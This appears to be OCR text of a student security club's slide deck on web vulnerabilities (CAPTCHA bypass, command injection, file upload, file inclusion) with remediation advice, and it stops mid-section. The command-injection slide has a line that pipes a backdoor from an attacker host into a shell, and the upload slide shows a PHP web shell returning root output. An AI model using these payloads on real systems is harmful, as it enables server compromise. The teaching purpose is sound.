SESSION 1.3

DSC CYBER SECURITY

CYBER SECURITY - CYBER SECURITY - CYBER SECURITY - CYBER SECURITY -

@Osir

@Infosecgirlpeshy

@Steve

@D_captainkenya

Prerequisites

Web Application Security:

Common Vulnerabilities

- Insecure CAPTCHA Bypass
- Command injection(RCE)
- Unrestricted File Upload
- Local File Inclusion (LFI)
- Remote file inclusion (RFI)
- Content Security Policy(CSP) Bypass
- Insecure Direct Object Referencing

- This session may contain presentations of potentially damaging materials.
- The authors at DSC_Cyber will not be held responsible for any misuse of information presented here.
- Any actions or activities related to the material contained within this session are solely your responsibility.

1. Insecure CAPTCHA bypass

- CAPTCHA(Computer Automated Public Turing test to tell Computers and Humans Apart) is used to determine whether or not the user is human.
- No computer program can read distorted text as well as humans can, so bots cannot navigate sites protected by CAPTCHAs.
- CAPTCHAs are used to protect sensitive functionality from automated bots.
- Such functionality includes user registration and changes, password changes, and posting content.
- This provides limited protection from CSRF attacks as well as automated bot guessing


1. Insecure CAPTCHA bypass

Uses:

- Protecting against authentication related attacks.
- Avoiding SPAM and DOS.
- Protection against bots that do data mining.

» Can be bypassed due to weaknesses in design and implementation

1. Insecure CAPTCHA bypass



Fetch as Google

See how Google rend

Choose

You are s
https://w

Recrawli
Google v

Note: Th ... delines and avoids the
use of n

... of your page is what

Select all images with statues.

1. Insecure CAPTCHA bypass

REMEDIATION


- CAPTCHA protection is an ineffective security mechanism and should be perceived as a "rate limiting" protection only!

» Rate limiting is a strategy for limiting network traffic. It puts a cap on how often someone can repeat an action within a certain timeframe – for instance, trying to log in to an account.

2. Command Injection

- OS command injection (shell injection) is a vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data.
- An attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

2. Command Injection



```
$(curl https://web-attacker.com/backdoor.sh | sh)
```

2. Command Injection

REMEDIATION

- The most effective way to prevent OS command injection vulnerabilities is to never call out OS commands from application-layer code.
- If it is unavoidable to call out to OS commands with user-supplied input, then strong input validation must be performed.

Some examples of effective validation include:


- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

3. File Upload

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size.

- Failing to properly enforce restrictions on uploads could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead.
- This could even include server-side script files that enable remote code execution.

3. File Upload


Server
POST /images HTTP/1.1
exploit.php
<?php echo system('id'); ?>
HTTP/1.1 200 OK
File uploaded: exploit php
GET /images/exploit.php HTTP/1.1
HTTP/1.1 200 OK
uid=0(root) gid=0(root) groups=0(root)

3. File Upload

REMEDIATION

- Check the file extension against a whitelist of permitted extensions rather than a blacklist of prohibited ones. It's much easier to guess which extensions you might want to allow than it is to guess which ones an attacker might try to upload.
- Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (../).
- Rename uploaded files to avoid collisions that may cause existing files to be overwritten.
- Do not upload files to the server's permanent filesystem until they have been fully validated.
- As much as possible, use an established framework for preprocessing file uploads rather than attempting to write your own validation mechanisms.

4. File Inclusion

This vulnerability allows an attacker to include a file, usually exploiting a “dynamic file inclusion” mechanism implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

